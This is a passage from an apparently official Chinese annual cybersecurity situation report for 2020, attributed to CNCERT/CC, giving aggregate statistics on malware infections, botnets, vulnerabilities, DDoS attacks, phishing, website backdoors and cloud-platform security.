


图 1-2　2020 年我国受恶意程序攻击的 IP 地址占比分布情况（来源：CNCERT/CC）

（2）计算机恶意程序用户感染情况

2020年，我国境内感染计算机恶意程序的主机约533.82万台，同比下降8.3%，如图1-3所示。位于境外的约5.2万台计算机恶意程序控制服务器控制了我国境内约531万台主机。就控制服务器所属国家来看，位于美国、荷兰和德国的控制服务器

数量分列前3位，分别是约1.9万台、2,083台和1,923台；就所控制我国境内主机数量来看，位于美国、荷兰和德国的控制服务器控制规模分列前3位，分别控制我国境内约446.4万台、214.9万台和194.1万台主机。此外，CNCERT/CC针对IPv6网络攻击的抽样监测数据显示，2020年境外约3,500台IPv6地址的计算机恶意程序控制服务器控制了我国境内约3.3万台IPv6地址主机。




图 1-3　2016-2020 年境内感染计算机恶意程序的主机数量统计（来源：CNCERT/CC）

从我国境内感染计算机恶意程序主机所属地区看，感染主机主要分布在江苏省（占我国境内感染数量的12.1%）、浙江省（占11.5%）、广东省（占11.4%）等地区，如图1-4所示。在因感染计算机恶意程序而形成的僵尸网络中，规模在100台主机以上的僵尸网络数量达8,423个，同比增长50.1%，规模在10万台主机以上的僵尸网络数量达39个，如图1-5所示。CNCERT/CC协调相关机构成功关闭386个控制规模较大的僵尸网络，有效控制计算机恶意程序感染主机引发的危害。




图 1-4　2020 年我国境内感染计算机恶意程序主机数量占比按地区分布（来源：CNCERT/CC）




图 1-5　2020 年僵尸网络的规模分布（来源：CNCERT/CC）

（3）移动互联网恶意程序

2020年通过自主捕获和厂商交换新增获得移动互联网恶意程序数量约为302.8万个，同比增长8.5%，如图1-6所示。通过对恶意程序的恶意行为统计发现，排名前

3位的仍然是流氓行为类、资费消耗类和信息窃取类，占比分别为48.4%、21.1%和12.7%，如图1-7所示。CNCERT/CC连续8年联合应用商店、云平台等服务平台持续加强对移动互联网恶意程序的发现和下架力度，2020年累计协调国内569家提供移动应用程序下载服务的平台下架2,333个移动互联网恶意程序，有效控制了移动互联网恶意程序传播途径，防范移动互联网恶意程序危害。




图 1-6　2016-2020 年移动互联网恶意程序捕获数量（来源：CNCERT/CC）




图 1-7　2020 年移动互联网恶意程序数量占比按行为属性统计（来源：CNCERT/CC）

（4）联网智能设备恶意程序

2020年捕获联网智能设备恶意程序样本数量约341万个，同比上升5.2%。其中，排名前2位的恶意程序样本家族及变种为Mirai、Gafgyt，占比分别为77.5%和13.9%，其他数量较多的家族还有Tsunami、Mozi、Dark Nexus等。全年监测发现联网智能设备恶意程序传播源IP地址约52.0万个，其中，境外传播源IP地址主要分布在印度、俄罗斯、韩国、巴西、美国等国家和地区。

根据抽样监测，发现境内联网智能设备被控端2,929.7万个，感染的恶意程序家族主要为Pinkbot、Tsunami、Gafgyt、Mirai等，通过控制联网智能设备发起的DDoS攻击日均3,000余起。其中，以P2P传播模式控制的感染端2,299.7万个，主要位于山东省、浙江省、河南省、江苏省等地区。目前，采用P2P传播方式的联网智能设备恶意程序非常活跃，给联网智能设备控制端集中打击清理工作带来新的挑战。通过对联网智能设备被控所形成的僵尸网络进行分析，发现累计控制规模大于10万台的僵尸网络共53个，控制规模为1万～10万台的僵尸网络共471个，控制规模较大的控制端主要分布在美国、荷兰、俄罗斯、法国、德国等，控制规模较大的恶意程序家族包括Tsunami、Gafgyt、Moobot、Cayosin、Fbot、Mirai等。

1.2.2 安全漏洞

2020年CNVD收录安全漏洞数量共计20,704个，继续呈上升趋势，同比增长27.9%，2016年以来年均增长率为17.6%。其中，高危漏洞数量为7,420个（占35.8%），同比增长52.1%；零日漏洞数量为8,902个（占43.0%），同比增长56.0%，如图1-8所示。按影响对象分类统计，排名前3位的是应用程序漏洞（占47.9%）、Web应用漏洞（占29.5%）、操作系统漏洞（占10.0%），如图1-9所示。




图 1-8　2016-2020 年 CNVD 收录的安全漏洞数量对比




图 1-9　2020 年 CNVD 收录的安全漏洞数量占比按影响对象分类统计
（来源：CNCERT/CC）

CNVD继续推进移动互联网行业、电信行业、工业控制系统行业和电子政务行业4类子漏洞库的建设工作，分别新增收录安全漏洞数量1,665个（占全年收录数量的8.0%）、1,039个（占5.0%）、706个（占3.4%）和209个（占1.0%），如图1-10所示。同2019年相比，4类子漏洞库收录数量均有不同程度的增长，同比增长分别

为37.1%、62.9%、59.4%和59.5%。




图 1-10　2016-2020 年 CNVD 子漏洞库收录情况对比（来源：CNCERT/CC）

1.2.3 DDoS 攻击

因为攻击成本低、效果明显，DDoS攻击仍是目前互联网用户面临的较常见、影响较严重的网络安全威胁之一。为降低DDoS攻击对我国基础网络和关键信息基础设施的威胁，CNCERT/CC持续加强对境内目标遭大流量攻击情况的监测跟踪分析，针对所发现的被用于进行DDoS攻击的网络资源重点开展治理。

（1）境内目标遭大流量 DDoS 攻击情况

2020年在监测发现的境内目标遭峰值流量超过1 Gbit/s的大流量攻击事件中，攻击方式为TCP SYN Flood、UDP Flood、NTP Amplification、DNS Amplification和SSDP Amplification这5种攻击的占比达到91.6%；攻击目标主要位于浙江省、山东省、江苏省、广东省、北京市、上海市、福建省等7个地区的事件占比达到81.8%；12月是全年攻击最高峰，攻击异常活跃。经对每起攻击事件的攻击时长分析，发现攻击时长不超过30分钟的攻击占比高达94.4%，表明当前攻击者倾向于综合使用攻击资源，利用大流量攻击瞬时打瘫攻击目标，以对外提供更多服务并非法获利。

（2）被用于进行 DDoS 攻击的网络资源活跃情况

CNCERT/CC通过开展对境内目标遭大流量DDoS攻击事件的持续分析溯源，发布《我国DDoS攻击资源季度分析报告》，定期公布控制端、被控端、反射服务器、伪

造流量来源路由器等被用于进行DDoS攻击的网络资源（以下简称“攻击资源”）情况，进一步协调各单位处置，境内可被利用的攻击资源稳定性降低，被利用的活跃境内攻击资源数量控制在较低水平。与2019年相比，境内各类攻击资源数量持续减少，境内活跃控制端数量同比减少47.6%，受控端数量同比减少39.9%，活跃反射服务器同比减少20.4%，跨域伪造路由器同比减少59.1%；与此同时，境外各类攻击资源数量不断增加，境外活跃控制端数量同比增加27.6%，受控端数量同比增加37.0%，活跃反射服务器同比增加0.3%，攻击资源向境外迁移趋势明显。

1.2.4 网站安全

（1）网页仿冒

近年来，不法分子通过网页仿冒进行诈骗获利的方式层出不穷，其仿冒对象已不仅局限于银行类、支付类网站网页，利用社会热点事件开展的网页仿冒诈骗呈爆炸式增长。2020年监测发现约20万个针对我国境内网站的仿冒页面，同比增长约1.4倍，其中，大部分为关于“ETC在线认证”网站、网上行政审批等利用社会热点的仿冒页面。为有效防范网页仿冒引发的危害，CNCERT/CC围绕针对金融、电信等行业的仿冒页面进行重点处置，2020年共协调关闭仿冒页面1.7万余个；对于其他仿冒页面，通过CCTGA联合国内10家浏览器厂商通过协同防御试点方式，对用户访问钓鱼网站进行提示拦截，全年提示拦截次数为3.9亿余次。

（2）网站后门

监测发现境内外约2.6万个IP地址对我国境内约5.3万个网站植入后门，我国境内被植入后门的网站数量同比下降37.3%。其中，境外IP地址约有2.6万个（占全部IP地址总数的97.7%），对境内约5.3万个网站植入后门。从境外IP地址分布来看，位于菲律宾的IP地址最多，占境外IP地址总数的18.9%，且所属地址段非常集中，超过半数集中于14个C段地址；其次是位于美国和新加坡的IP地址。从控制我国境内网站总数来看，位于菲律宾的IP地址控制我国境内网站数量最多，约1.9万个，其次是位于美国的IP地址，控制我国境内约0.8万个网站。此外，随着我国IPv6规模部署工作加速推进，支持IPv6的网站范围不断扩大。2020年，攻击源、攻击目标为IPv6地址的网站后门事件有382起，共涉及攻击源IPv6地址101个。

（3）网页篡改

我国境内被篡改的网站约10万个，同比减少45.9%，其中被篡改的政府网站有494个。从境内被篡改网页的顶级域名分布来看，“.com”“.net”和“.org”占比

分列前3位，分别占总数的73.8%、5.2%和1.7%，占比分布情况与2019年相比无明显变化，如图1−11所示。




图 1−11　2020 年境内被篡改网站数量占比按顶级域名分布（来源：CNCERT/CC）

1.2.5 云平台安全

随着业务不断上云，发生在我国云平台上的网络安全事件或威胁数量居高不下。首先，发生在我国云平台上的各类网络安全事件数量占比仍然较高，其中云平台上遭受大流量DDoS攻击的事件数量占境内目标遭受大流量DDoS攻击事件数量的74%，被植入后门网站数量占境内全部被植入后门网站数量的88.1%，被篡改网站数量占境内全部被篡改网站数量的88.6%。其次，攻击者经常利用我国云平台发起网络攻击，其中云平台作为控制端发起DDoS攻击的事件数量占境内控制端发起DDoS攻击的事件数量的81.3%，作为木马或僵尸网络恶意程序控制端控制的IP地址数量占境内全部数量的96.3%，承载的恶意程序种类数量占境内互联网上承载的恶意程序种类数量的83.3%。

1.2.6 工业控制系统安全

CNCERT/CC持续扩大监测和巡检范围，发现境内有大量暴露在互联网的工业控制设备和系统。其中，设备类型包括可编程逻辑控制器、串口服务器等，各类型数量占比如图1−12所示。工业控制系统涉及电力、石油天然气、轨道交通等重点行业，覆盖企业生产管理、企业经营管理、政府监管、工业云平台等几大类型，如图1−13、图1−14所示。




图 1-12　2020 年监测发现的联网工业设备数量占比按类型统计（来源：CNCERT/CC）




图 1-13　2020 年监测发现的重点行业联网监控管理系统的漏洞威胁统计（来源：CNCERT/CC）




图 1-14　2020 年监测发现的重点行业联网监控管理系统的类型占比统计（来源：CNCERT/CC）

1.2.7 区块链安全

2020年区块链领域共发生安全事件555起，每月均有新增安全事件。其中，9月发生的安全事件数量最多，达69起；下半年事件数量较上半年增长32.1%。从发生事件具体领域来看，DeFi（Decentralized Finance）、数字钱包、资产交易平台发生安全事件数量排前3位，如图1-15所示。




图 1-15　2020 年区块链相关领域发生安全事件数量占比按领域分布（来源：CNCERT/CC）

02

网络安全专题分析

2.1 2020 年我国境内云网络安全态势专题分析

随着云计算的快速发展，越来越多的重要信息系统和业务场景向云平台逐步迁移。云平台聚集了大量的应用系统和数据资源，使得云平台的安全问题成为业界关注的重点。

CNCERT/CC从被攻击情况（即危害云的网络攻击）和被利用情况（即利用云发起网络攻击）两个方面对我国境内云网络安全事件进行跟踪监测，并对其网络安全态势进行综合评估，帮助云服务商、云用户、希望上云的企事业单位及时掌握云网络安全现状。本报告监测范围覆盖了位于我国境内的公有云、私有云和混合云的云服务器、云数据库、云存储、云主机、内容分发网络（Content Delivery Network，CDN）以及互联网数据中心（Internet Data Center，IDC）使用的公网IP地址。

2020年CNCERT/CC监测发现，与2019年相比，在被攻击方面，云平台仍是网络攻击的重灾区，发生在云平台上的各类网络安全事件数量占比仍然较高，部分云平台被攻击事件在我国境内同类事件中的占比比2019年更高；在被利用方面，攻击者仍经常利用境内云发起网络攻击，云平台被利用事件在境内同类事件中的占比相对较高。从总体情况来看，云网络安全态势不容乐观，云服务商和云用户应继续加大对网络安全的重视和投入，在做好基础防护策略的基础上，分工协作构建网络安全纵深检测防御体系，及时检测和处置云平台网络攻击事件，减少云平台被攻击情况和被利用情况，共同维护网络空间安全。

2.1.1 云被攻击情况分析


本小节对危害云的网络攻击事件进行监测和分析，监测事件包括针对云的DDoS攻击、后门攻击、网页篡改、木马或僵尸网络感染等。

2020年CNCERT/CC监测发现，我国境内云遭受大流量DDoS攻击次数占境内目标遭受大流量攻击次数的74.0%；被植入后门数占境内被植入后门数的88.1%；被篡改网站数占境内被篡改网站数的88.6%；受木马或僵尸网络控制的主机IP地址占境内全部受木马或僵尸网络控制的主机IP地址的0.7%。与2019年相比，2020年经过我国政府部门的专项治理，DDoS攻击、网站后门、网页篡改、木马或僵尸网络感染事件等云平台被攻击事件数量均有较大幅度降低；但是由于云上承载的业务和数据越来越多，发生在云平台上的各类网络安全事件数量占比仍然较高，云平台被攻击事件在境内同类事件中的占比除木马或僵尸网络感染外均维持在较高比例，部分事件占比比2019年更高。


（1）DDoS 攻击分析

